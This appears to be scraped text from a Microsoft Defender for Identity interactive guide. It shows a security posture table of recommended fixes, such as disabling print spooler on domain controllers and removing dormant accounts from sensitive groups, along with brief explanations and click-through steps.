Modify unsecure Kerberos delegations	5	Unsecure Kerberos delegation	High	OPEN
Disable Print spooler service on domain controllers	5	Domain controllers with Print Spooler service available	High	OPEN
Remove dormant entities from sensitive groups	4	Dormant entities in sensitive groups	High	OPEN
Install Azure ATP sensors on all Domain Controllers	1	Unmonitored domain controllers	High	OPEN
Deploy Microsoft LAPS on every windows device	2	Microsoft LAPS usage	High	OPEN
Reduce lateral movement path risk to sensitive entities	0	Risky lateral movement paths	—	COMPLETED
Remove unsecure SID history attributes from entities	0	Unsecure SID history attributes	—	COMPLETED

Any authenticated user can remotely connect to a domain controller's print spooler service and request an update on new print jobs. In addition, users can tell the domain controller to send the notification to the system with unsecured delegation. While seemingly harmless, these actions test the connection and expose the domain controller computer account credential.

Select Domain controllers with Print Spooler service available.

Click or tap Domain controllers with Print Spooler service available.

Identity security posture - Cloud

https://holatp187845.portal.cloudappsecurity.com/#/identity-security-posture

Cloud App Security

Identity Security Posture

1 - 11 of 11 Improvement actions

Improvement action	Related entities	Security assessment report	Urgency	Resolution
Stop clear text credentials exposure	3	Entities exposing credentials in clear text	High	OPEN
Stop legacy protocols communication	2	Legacy protocols usage	High	OPEN
Stop weak cipher usage	0	Weak cipher usage	—	COMPLETED
Modify unsecure Kerberos delegations	5	Unsecure Kerberos delegation	High	OPEN
Disable Print spooler service on domain controllers	5	Domain controllers with Print Spooler service available	High	OPEN
Remove dormant entities from sensitive groups	4	Dormant entities in sensitive groups	High	OPEN
Install Azure ATP sensors on all Domain Controllers	1	Unmonitored domain controllers	High	OPEN
Deploy Microsoft LAPS on every windows device	2	Microsoft LAPS usage	High	OPEN
Reduce lateral movement path risk to sensitive entities	0	Risky lateral movement paths	—	COMPLETED
Remove unsecure SID history attributes from entities	0	Unsecure SID history attributes	—	COMPLETED

Select Remove dormant entities from sensitive groups.

Accounts can become dormant if they are not used for 180 days. Dormant sensitive entities are targets of opportunity for malicious actors to gain elevated access to your organization.

Interactive guide

Defender for Identity

Identify attacks

Investigate behavior

Reduce vulnerabilities

Microsoft

You've just learned how Microsoft Defender for Identity can help you identify reconnaissance attacks, investigate attacker behavior inside your network, and provide recommendations on reducing domain vulnerabilities.